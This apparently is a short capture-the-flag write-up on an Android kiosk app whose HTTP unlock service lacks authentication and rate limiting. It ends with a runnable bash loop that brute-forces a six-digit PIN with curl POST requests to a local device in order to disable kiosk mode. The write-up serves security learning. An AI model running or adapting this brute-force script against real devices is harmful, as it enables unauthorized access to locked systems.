 HttpUnlockService source — overview
 Logic to handle the unlock request

 On a valid request, an explicit internal broadcast is sent to disable Kiosk mode
Analysing all these, there is no authentication or rate-limit mechanism. So, simply brute-forcing the PIN from the local network can disable Kiosk mode.
 Curl request to disable Kiosk mode
To brute-force, we can use the following command:
1
2
3
4
5
6
7
8
9
for i in {0..1000000}; do
  printf -v pin "%06d" "$i"
  echo "Attempt $i"
  curl -s -X POST 192.168.10.109:8080/unlock \
    -H "Content-Type: application/json" \
    -d "{\"pin\":\"$pin\"}"
  echo
  sleep 1
done
This way the challenge can be solved remotely without USB or runtime manipulation.